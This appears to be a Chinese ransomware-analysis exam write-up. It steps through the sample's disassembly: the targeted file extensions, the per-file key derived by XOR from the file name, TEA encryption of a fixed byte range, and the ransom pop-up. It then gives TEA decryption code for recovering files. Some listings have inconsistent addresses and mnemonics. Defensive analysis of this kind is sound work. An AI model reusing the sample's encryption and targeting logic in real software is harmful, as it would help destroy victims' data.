0029F38A	2A 2E 6D 64	00 2A 2E 6D	64 66 00 2A	2E 64 62 66	*.md.*.mdf.*.dbf
0012FE30	0000003C				
0012FE34	00000020				
0012FE38	5C0B00E4				
0012FE3C	01CA0427				
0012FE40	5C0B00E4				
0012FE44	01CA0427				
0012FE48	54E43B7C				
0012FE4C	01C9EA14				
0012FE50	00000000				
0012FE54	00000018				
0012FE58	00520024				
0012FE5C	00000003				
0012FE60	6F747561				

下面为逻辑判断，是否为目标类型文件决定了不同的执行逻辑：

00401534	-	57	push edi	String = "*.iso"
00401535	-	E8 DC100000	call < jmp.&KERNEL32.lstrlenA>	lstrlenA
0040153A	-	03F8	add edi, eax	
0040153C	-	47	inc edi	
0040153D	-	59	pop ecx	mal.00404450
0040153E	-	83FB 01	cmp ebx, 0x1	
00401541	-	74 08	jg short mal.00401548	
00401543	-	49	dec ecx	
00401544	-	75 E0	jnz short mal.00401526	
00401546	-	E9 DC010000	jmp mal.00401727	
00401548	>	68 50444000	push mal.00404450	String2 = "C:\Boot\es-ES\Hash.exe"
00401550	-	68 50494000	push mal.00404950	String1 = mal.00404950
00401555	-	E8 B6100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
0040155A	-	803D 50654000	cmp byte ptr ds:[0x406550], 0x0	
00401561	-	75 30	jnz short mal.00401593	
00401563	-	68 50444000	push mal.00404450	String2 = "C:\Boot\es-ES\Hash.exe"
00401568	-	68 50584000	push mal.00405850	String1 = mal.00405850
0040156D	-	E8 9E100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401572	-	68 32404000	push mal.00404032	StringToAdd = ""
00401577	-	68 50584000	push mal.00405850	ConcatString = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
0040157C	-	E8 7D100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA

如下当遍历到该文件时发现为目标文件，可以执行加密，因而跳转到加密逻辑。

00401541	-	74 08	jg short mal.00401548	kernel32.7623A674
00401543	-	49	dec ecx	
00401544	-	75 E0	jnz short mal.00401526	
00401546	-	E9 DC010000	jmp mal.00401727	
00401548	>	68 50444000	push mal.00404450	String2 = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
00401550	-	68 50494000	push mal.00404950	String1 = mal.00404950
00401555	-	E8 B6100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
0040155A	-	803D 50654000	cmp byte ptr ds:[0x406550], 0x0	
00401561	-	75 30	jnz short mal.00401593	
00401563	-	68 50444000	push mal.00404450	String2 = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
00401568	-	68 50584000	push mal.00405850	String1 = mal.00405850
0040156D	-	E8 9E100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401572	-	68 32404000	push mal.00404032	StringToAdd = ""
00401577	-	68 50584000	push mal.00405850	ConcatString = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
0040157C	-	E8 7D100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401581	-	FF35 21754000	push dword ptr ds:[0x407521]	StringToAdd = "UUUUUUUUUU"
00401587	-	68 50584000	push mal.00405850	ConcatString = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
0040158C	-	E8 6D100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401591	-	ED 36	jmp short mal.004015C9	
00401593	>	803D 50654000	cmp byte ptr ds:[0x406550], 0x1	
0040159A	-	75 1E	jnz short mal.004015BA	
0040159C	-	68 50444000	push mal.00404450	String2 = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
004015A1	-	68 50584000	push mal.00405850	String1 = mal.00405850
004015A6	-	E8 65100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA
004015AB	-	68 50584000	push mal.00405850	Path = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
004015B0	-	E8 B5100000	call < jmp.&shlwapi.PathFindExtensionA>	PathFindExtensionA
004015B5	-	C600 00	mov byte ptr ds:[eax], 0x0	
004015B8	-	EB 0F	jmp short mal.004015C9	
004015BA	>	68 50444000	push mal.00404450	String2 = "C:\Boot\el-GR\FSG软件脱壳工具v2.0汉化绿色版.exe"
004015B8	-	68 50584000	push mal.00405850	String1 = mal.00405850
004015C0	-	E8 7D100000	call < jmp.&KERNEL32.lstrcpyA>	lstrcpyA

首先获取目标文件句柄、大小。

004015C9	>	6A 00	push 0x0	hTemplateFile = NULL
004015CB	-	6A 00	push 0x0	Attributes = 0
004015CD	-	6A 03	push 0x3	Mode = OPEN_EXISTING
004015CF	-	6A 00	push 0x0	pSecurity = NULL
004015D1	-	6A 03	push 0x3	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
004015D3	-	68 000000C0	push 0xC0000000	Access = GENERIC_READ GENERIC_WRITE
004015D8	-	68 50494000	push mal.00404950	FileName = "C:\Boot\es-ES\Hash.exe"
004015DD	-	E8 680F0000	call < jmp.&KERNEL32.CreateFileA>	CreateFileA
004015E2	-	40	inc eax	
004015E3	-	85C0	test eax, eax	
004015E5	-	0F84 3C010000	jg mal.00401727	
004015E8	-	49	dec ecx	
004015EC	-	A3 51654000	mov dword ptr ds:[0x406551], eax	
004015F1	-	6A 00	push 0x0	pFileSizeHigh = NULL
004015F3	-	FF35 51654000	push dword ptr ds:[0x406551]	hFile = 0000006C (window)
004015F9	-	E8 880F0000	call < jmp.&KERNEL32.GetFileSize>	GetFileSize
004015FE	-	A3 55654000	mov dword ptr ds:[0x406555], eax	
00401603	-	83F8 08	cmp eax, 0x8	
00401606	-	7D 10	jge short mal.00401618	
00401608	-	FF35 51654000	push dword ptr ds:[0x406551]	hObject = 0000006C (window)

同时会进行文件名称比对，确保不会将刚刚释放的拷贝文件执行加密。

00401457	-	C780 4F4400	mov dword ptr ds:[eax+0x40444F],0x2A2E2	
00401461	-	C680 534400	mov byte ptr ds:[eax+0x404453],0x0	
00401468	-	E9 BA020000	jmp mal.00401727	
0040146D	>	E8 05FFFFF	call mal.00401377	
00401472	-	8D85 E8FEFF	lea eax,dword ptr ss:[ebp-0x118]	找到了目标PE文件
00401478	-	50	push eax	String2 = "Hash.exe"
00401479	-	68 4304000	push mal.00404043	String1 = "HH3947QPP62mHBq.exe"
0040147E	-	E8 87110000	call <jmp.&KERNEL32.lstrcmpia>	lstrcmpia
00401483	-	85C0	test eax,eax	
00401485	-	0F84 9C02000	je mal.00401727	执行文件名比对，不加密自身
0040148B	-	8D85 E8FEFF	lea eax,dword ptr ss:[ebp-0x118]	
00401491	-	50	push eax	String2 = "Hash.exe"
00401492	-	68 5E404000	push mal.0040405E	String1 = "HOW TO DECRYPT FILES.txt"
00401497	-	E8 6E110000	call <jmp.&KERNEL32.lstrcmpia>	lstrcmpia
0040149C	-	85C0	test eax,eax	
0040149E	-	0F84 8302000	je mal.00401727	
004014A0	-	8D85 E8FEFF	lea eax,dword ptr ss:[ebp-0x118]	

拼接得到加密后的文件后缀，形式为“文件名.后缀.IUUUUUUUUU”

00401544	-	75 E0	jnz short mal.00401526	
00401546	-	E9 DC010000	jmp mal.00401727	
0040154B	>	68 50444000	push mal.00404450	String2 = "C:\Boot\es-ES\Hash.exe"
00401550	-	68 50494000	push mal.00404950	String1 = mal.00404950
00401555	-	E8 B6100000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
0040155A	-	803D 5065400	cmp byte ptr ds:[0x406550],0x0	
00401561	-	75 30	jnz short mal.00401593	
00401563	-	68 50444000	push mal.00404450	String2 = "C:\Boot\es-ES\Hash.exe"
00401568	-	68 50584000	push mal.00405850	String1 = mal.00405850
0040156D	-	E8 9E100000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401572	-	68 32404000	push mal.00404032	StringToAdd = ""
00401577	-	68 50584000	push mal.00405850	ConcatString = "C:\Boot\es-ES\Hash.exe.IIUUUUUUUUU"
0040157C	-	E8 7D100000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
00401581	-	FF35 2175400	push dword ptr ds:[0x407521]	StringToAdd = "IUUUUUUUUU"
00401587	-	68 50584000	push mal.00405850	ConcatString = "C:\Boot\es-ES\Hash.exe.IUUUUUUUUUU"
0040158C	-	E8 6D100000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
00401591	-	E8 36	jmp short mal.004015C9	
00401593	>	803D 5065400	cmp byte ptr ds:[0x406550],0x1	
0040159A	-	75 1E	jnz short mal.0040158A	

从偏移 30h 字节处读取 1B03E4 字节进行加密：

0040162D	-	E8 5A0F0000	call <jmp.&KERNEL32.GetFileTime>	GetFileTime
00401632	-	6A 00	push 0x0	Origin = FILE_BEGIN
00401634	-	6A 00	push 0x0	pOffsetHi = NULL
00401636	-	FF35 A965400	push dword ptr ds:[0x4065A9]	OffsetLo = 30 (48.)
0040163C	-	FF35 5165400	push dword ptr ds:[0x406551]	hFile = 0000006C (window)
00401642	-	E8 9F0F0000	call <jmp.&KERNEL32.SetFilePointer>	SetFilePointer
00401647	-	6A 00	push 0x0	pOverlapped = NULL
00401649	-	68 5D654000	push mal.0040655D	pBytesRead = mal.0040655D
0040164E	-	FF35 AD65400	push dword ptr ds:[0x4065AD]	BytesToRead = 1B03E4 (1770468.)
00401654	-	FF35 5965400	push dword ptr ds:[0x406559]	buffer = 01370020
0040165A	-	FF35 5165400	push dword ptr ds:[0x406551]	hFile = 0000006C (window)
00401660	-	E8 6F0F0000	call <jmp.&KERNEL32.ReadFile>	ReadFile

加密密钥计算获取方式如下：

取文件名的前 8 位进行异或加密得到加密密钥，具体计算过程为：

- ① 首先通过 PathFindFileName 获取目标文件名然后保存到 eax；
- ② 再将前 8 位赋值给 EDX 的低八位即 dl 保存；
- ③ 循环：通过 lods 指令不断取得保存在寄存器 ESI 中的文件名数据保存到 al，然后将 al 与 dl 进行 xor al,dl 异或计算，再将 dl 循环左移 1 位，然后把计算得到的字节进行保存，循环 16 次，最终生成的 16 个字节长度(128 bit)的密钥保存在 es:[edi]地址中。

00401673	>	68 50494000	push mal.00404950	rPath = "C:\Boot\ja-JP\biglCert0011 (2).exe"
00401678	-	E8 F30F0000	call <jmp.&shlwapi.PathFindFileName>	PathFindFileName
0040167D	-	8A10	mov dl,byte ptr ds:[eax]	取文件名的前 8 个字节进行计算得到加密密钥
0040167F	-	B9 10000000	mov ecx,0x10	循环次数
00401684	-	BE 95654000	mov esi,mal.00406595	8个字节
00401689	-	BF 85654000	mov edi,mal.00406585	
0040168E	>	AC	lods byte ptr ds:[esi]	逐渐取ESI的2个字节
0040168F	-	32C2	xor al,dl	单字节加密
00401691	-	00C2	rol dl,1	将dl循环左移1位
00401693	-	AA	stos byte ptr es:[edi]	循环16次，得到加密密钥
0040169A	>	E2 F8	loopd short mal.0040168E	
00401696	-	61 5D654000	mov eax,dword ptr ds:[0x40655D]	

如下举例，不同文件的加密密钥是不同的：

```
1
2 EDI::
3 00406585 E6 BF FE AB C4 41 44 23 50 0B 78 5D 47 E3 54 0F 婢 肝D#P[V1x]G脚[61]
4 00406595 A2 37 EF 89 80 C9 55 01 14 83 69 7F 03 6B 45 2D ?e蒜[60HDC4]佬[61X]kE-
5 004065A5 10 00 00 00 30 00 00 00 E4 03 1B 00 00 00 00 00 013...0...?ESC.....
6 004065B5 00 00 ..
7
8 ESI::
9 00406595 A2 37 EF 89 80 C9 55 01 14 83 69 7F 03 6B 45 2D ?e蒜[60HDC4]佬[61X]kE-
10 004065A5 10 00 00 00 30 00 00 00 E4 03 1B 00 00 00 00 00 013...0...?ESC.....
11 004065B5 00 00 28 ..(
12
13
14 00406576 D5 ?
15 00406586 BF FE AB C4 41 44 23 50 0B 78 5D 47 E3 54 0F A2 傀湧AD#P[V1x]G脚[61]?
16 00406596 37 EF 89 80 C9 55 01 14 83 69 7F 03 6B 45 2D 10 7e蒜[60HDC4]佬[61X]kE-[013]
17 004065A6 00 00 00 30 00 00 00 E4 03 1B 00 00 00 00 00 00...0...?ESC.....
18 004065B6 00 .
19
20 00406577 D5 D9 召
21 00406587 FE AB C4 41 44 23 50 0B 78 5D 47 E3 54 0F A2 37 肝D#P[V1x]G脚[61]?
22 00406597 EF 89 80 C9 55 01 14 83 69 7F 03 6B 45 2D 10 00 ?e蒜[60HDC4]佬[61X]kE-[013].
23 004065A7 00 00 30 00 00 00 E4 03 1B 00 00 00 00 00 00 00...0...?ESC.....
24
25 00406585 D5 D9 32 32 F7 27 88 BA 63 6D B4 C4 74 85 98 96 召22?垣cm茨t?
26 00406595 A2 37 EF 89 80 C9 55 01 14 83 69 7F 03 6B 45 2D ?e蒜[60HDC4]佬[61X]kE-
27 004065A5 10 00 00 00 30 00 00 00 E4 03 1B 00 00 00 00 00 013...0...?ESC.....
28 004065B5 00 00 ..
29
30 D5 D9 32 32 F7 27 88 BA 63 6D B4 C4 74 85 98 96 最终秘钥
```

如下为通过加密密钥并利用 TEA 加密算法将文件执行加密的主逻辑：

00401783	. 8B35 5965400	mov esi,dword ptr ds:[0x406559]	
00401789	> 56	push esi	
0040178A	. 56	push esi	
0040178B	. E8 5C000000	call mal.004017EC	加密文件主逻辑
00401790	. 83C6 08	add esi,0x8	
00401793	. 4B	dec ebx	
00401794	. 75 F3	jnz short mal.00401789	
00401796	< C3	retn	
00401797	8BD8	mov ebx,eax	
00401799	. C1EB 03	shr ebx,0x3	

加密算法如下，是很典型的 **TEA 加密算法**，TEA 加密算法不但比较简单，而且有很强的抗差分分析能力，加密速度也比较快，如下 v3、v4、v6、v7 实际为读取的加密密钥中的某一位，加密轮数取决于 dword_4065A5 的计算结果。

```


unsigned __int32 __stdcall encryptFile_4017EC(unsigned int *a1, unsigned __int32 *a2)
{
    int v2; // ebx
    unsigned int v3; // eax
    unsigned int v4; // edx
    int v5; // ebx
    unsigned int v6; // eax
    unsigned int v7; // edx
    unsigned __int32 result; // eax

    v2 = 0;
    v3 = _byteswap_ulong(*a1);
    v4 = _byteswap_ulong(a1[1]);
    do
    {
        v5 = v2 - 0x61C88647;
        v6 = ((dword_406589 + (v4 >> 5)) ^ (v5 + v4) ^ (dword_406585 + 16 * v4)) + v3;
        v7 = ((dword_406591 + (v6 >> 5)) ^ (v5 + v6) ^ (dword_40658D + 16 * v6)) + v4;
        v2 = v5 - 1640531527;
        v3 = ((dword_406589 + (v7 >> 5)) ^ (v2 + v7) ^ (dword_406585 + 16 * v7)) + v6;
        v4 = ((dword_406591 + (v3 >> 5)) ^ (v2 + v3) ^ (dword_40658D + 16 * v3)) + v7;
    }
    while ( v2 != -1640531527 * dword_4065A5 );
    result = _byteswap_ulong(v3);
    *a2 = result;
    a2[1] = _byteswap_ulong(v4);
    return result;
}


.text:00401800      add     ebx, 9E3779B9h
.text:00401806      mov     ecx, edx
.text:00401808      shl     ecx, 4
.text:0040180B      mov     edi, edx
.text:0040180D      lea     esi, [ebx+edx]
.text:00401810      add     ecx, dword_406585
.text:00401816      shr     edi, 5
.text:00401819      xor     ecx, esi
.text:0040181B      add     edi, dword_406589
.text:00401821      xor     ecx, edi
.text:00401823      add     eax, ecx
.text:00401825      mov     ecx, eax
.text:00401827      shl     ecx, 4
.text:0040182A      mov     edi, eax
.text:0040182C      lea     esi, [ebx+eax]
.text:0040182F      add     ecx, dword_40658D
.text:00401835      shr     edi, 5
.text:00401838      xor     ecx, esi
.text:0040183A      add     edi, dword_406591
.text:00401840      xor     ecx, edi
.text:00401842      add     edx, ecx
.text:00401844      add     ebx, 9E3779B9h
.text:0040184A      mov     ecx, edx
.text:0040184C      shl     ecx, 4
.text:0040184F      mov     edi, edx
.text:00401851      lea     esi, [ebx+edx]
.text:00401854      add     ecx, dword_406585
.text:0040185A      shr     edi, 5

```

剩下则是等待 sub_4013A8 加密逻辑执行完毕，会在桌面释放加密文档。



完全加密完毕之后弹出勒索提示弹窗，实现方式为调用系统 API-MessageBoxA，弹窗文字如下。



由于该勒索病毒行为以及加密方式都较为简单，至此大致逻辑已经分析完毕。

六、文件修复思路

文件的加密逻辑并不严谨，因此可以根据其加密算法编写代码执行文件修复解密，其中文件

加密算法为 TEA，如下为 TEA 算法的实现包括加密和解密。在实际进行文件修复时，只需要获取加密轮数，并获取每个文件的加密密钥执行解密即可，其中 key 即加密密钥可以通过编程自动获取每个被加密文件的对应密钥，获取方法与病毒的密钥计算方式相同。

① 加密实现

```
void EncryptTEA(unsigned int *firstChunk, unsigned int *secondChunk, unsigned int* key)
{
    unsigned int y = *firstChunk;
    unsigned int z = *secondChunk;
    unsigned int sum = 0;

    unsigned int delta = 0x9e3779b9;

    for (int i = 0; i < 8; i++) // 8轮运算(需要对应下面的解密核心函数的轮数)
    {
        sum += delta;
        y += ((z << 4) + key[0]) ^ (z + sum) ^ ((z >> 5) + key[1]);
        z += ((y << 4) + key[2]) ^ (y + sum) ^ ((y >> 5) + key[3]);
    }

    *firstChunk = y;
    *secondChunk = z;
}
```

② 解密实现

```
void DecryptTEA(unsigned int *firstChunk, unsigned int *secondChunk, unsigned int* key)
{
    unsigned int sum = 0;
    unsigned int y = *firstChunk;
    unsigned int z = *secondChunk;
    unsigned int delta = 0x9e3779b9;

    sum = delta << 3; // 8轮运算，所以是2的3次方，病毒外层加密轮数也为8

    for (int i = 0; i < 8; i++) // 8轮运算
    {
        z -= (y << 4) + key[2] ^ y + sum ^ (y >> 5) + key[3];
        y -= (z << 4) + key[0] ^ z + sum ^ (z >> 5) + key[1];
        sum -= delta;
    }

    *firstChunk = y;
    *secondChunk = z;
}
```

七、样本溯源

由于考试期间不能随意搜索故只提供溯源的思路：

完全可以通过病毒释放的 [HH3947QPp62mMBq.exe](#) 查找到相关信息，比如其 MD5 亦或者加密方法，在此不再赘述。

八、总结

该勒索病毒的行为以及加密方式都较为简单，建议普通用户安装正版杀毒软件，不要随意执行来路不明的文件，重视自身数据。

关于该样本的四个要点:

1) 被加密的文件格式都有哪些? (5 分)

答：

zip rar 7z tar gzip jpg jpeg psd cdr dwg max bmp gif png doc docx xls xlsx ppt pptx txt pdf djvu htm html mdb cer p12 pfx kw m pwm 1cd md mdf dbf odt vob ifo lnk torrent mov m2v 3gp mpeg mpg flv avi mp4 wmv divx mkv mp3 wav flac ape wma ac3 exe iso dll html

0029F29C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0029F2AC	00 00 00 00	00 00 00 00	28 2A 77 36 #*w6
0029F2BC	24 6E 00 09	3D 00 00 00	2A 2E 7A 69	\$n..=...*.zip.*.
0029F2CC	72 61 72 00	2A 2E 37 7A	00 2A 2E 74	rar.*.7z.*.tar.*.
0029F2DC	2E 67 7A 69	70 00 2A 2E	6A 70 67 00	.gzip.*.jpg.*.jp
0029F2EC	65 67 00 2A	2E 70 73 64	00 2A 2E 63	eg.*.psd.*.cdr.*.
0029F2FC	2E 64 77 67	00 2A 2E 6D	61 78 00 2A	.dwg.*.max.*.bmp
0029F30C	00 2A 2E 67	69 66 00 2A	2E 70 6E 67	*.gif.*.png.*.d
0029F31C	6F 63 00 2A	64 64 6F 63	78 00 2A 2E	oc.*.docx.*.xls.
0029F32C	2A 2E 78 6C	73 78 00 2A	2E 70 70 74	*.xlsx.*.ppt.*.p
0029F33C	70 74 78 00	2A 2E 74 78	74 00 2A 2E	ptx.*.txt.*.pdf.
0029F34C	2A 2E 64 6A	76 75 00 2A	2E 68 74 6D	*.djvu.*.htm.*.h
0029F35C	74 6D 6C 00	2A 2E 6D 64	62 00 2A 2E	tml.*.mdb.*.cer.
0029F36C	2A 2E 70 31	32 00 2A 2E	70 66 78 00	*.p12.*.pfx.*.kw
0029F37C	6D 00 2A 2E	70 77 6D 00	2A 2E 31 63	m.*.pum.*.1cd.*.
0029F38C	6D 64 00 2A	2E 6D 64 66	00 2A 2E 64	md.*.mdf.*.dbf.*.
0029F39C	2E 6F 64 74	00 2A 2E 76	6F 62 00 2A	.odt.*.vob.*.ifo
0029F3AC	00 2A 2E 6C	6E 6B 00 2A	2E 74 6F 72	*.lnk.*.torrent
0029F3BC	00 2A 2E 6D	6F 76 00 2A	2E 6D 32 76	*.mov.*.m2v.*.3
0029F3CC	67 70 00 2A	2E 6D 70 65	67 00 2A 2E	gp.*.mpeg.*.mpg.
0029F3DC	2A 2E 66 6C	76 00 2A 2E	61 76 69 00	*.flv.*.avi.*.mp
0029F3EC	34 00 2A 2E	77 6D 76 00	2A 2E 64 69	4.*.wmv.*.diux.*.
0029F3FC	2E 6D 6B 76	00 2A 2E 6D	70 33 00 2A	.mkv.*.mp3.*.wav
0029F40C	00 2A 2E 66	6C 61 63 00	2A 2E 61 70	*.flac.*.ape.*.
0029F41C	77 6D 61 00	2A 2E 61 63	33 00 2A 2E	wmd.*.at3.*.exe.
0029F42C	2A 2E 69 73	6F 00 2A 2E	64 6C 6C 00	*.iso.*.dll.*.ht
0029F43C	6D 6C 00 00	23 2A 77 3D	F4 6C 00 0D	m1..#*w-區區..all

2) 配置信息中指定的文件加密大小是多大? (6 分)

答：

从偏移 30h 开始处的 1B03E4h 字节。


3) 样本是怎么实现运行被加密文件时弹出勒索提示框的? (7分)

答：

如下图，SHGetSpecialFolderPathA 的参数三表示在当前桌面，通过 MessageBoxA 将获取到的 lpText 勒索信息进行弹框提示。

```
HRSRC MessageBoxA_RemindYou_401000()
{
    SHGetSpecialFolderPathA(0, pszPath, 16, 1);
    WriteFile_40103A(pszPath);
    if ( byte_40752B == 1 )
        MessageBoxA(0, lpText, 0, 0x10u); // 弹出勒索提示框，提示勒索信息。
    return sub_4010FC();
}
```


	11	C:/Documents and Settings/当前用户/ [开始] 菜单
1篇	13	C:/Documents and Settings/当前用户/My Documents/My Music
1篇	14	C:/Documents and Settings/当前用户/My Documents/My Videos
5篇	16	C:/Documents and Settings/当前用户/桌面
2篇	19	C:/Documents and Settings/当前用户/NetHood
10篇	20	C:/WINDOWS/Fonts
2篇	21	C:/Documents and Settings/当前用户/Templates
2篇		
5篇		



4) 加密文件的密钥是怎么产生的? (12 分)

答:

取文件名的前 8 位进行异或加密得到加密密钥, 具体计算过程为:

- ④ 首先通过 PathFindFileName 获取目标文件名然后保存到 eax;
- ⑤ 再将前 8 位赋值给 EDX 的低八位即 dl 保存;
- ⑥ 循环: 通过 lods 指令不断取得保存在寄存器 ESI 中的文件名数据保存到 al, 然后将 al 与 dl 进行 xor al,dl 异或计算, 再将 dl 循环左移 1 位, 然后把计算得到的字节进行保存, 循环 16 次, 最终生成的 16 个字节长度的密钥保存在 es:[edi]地址中。



密钥获取核心逻辑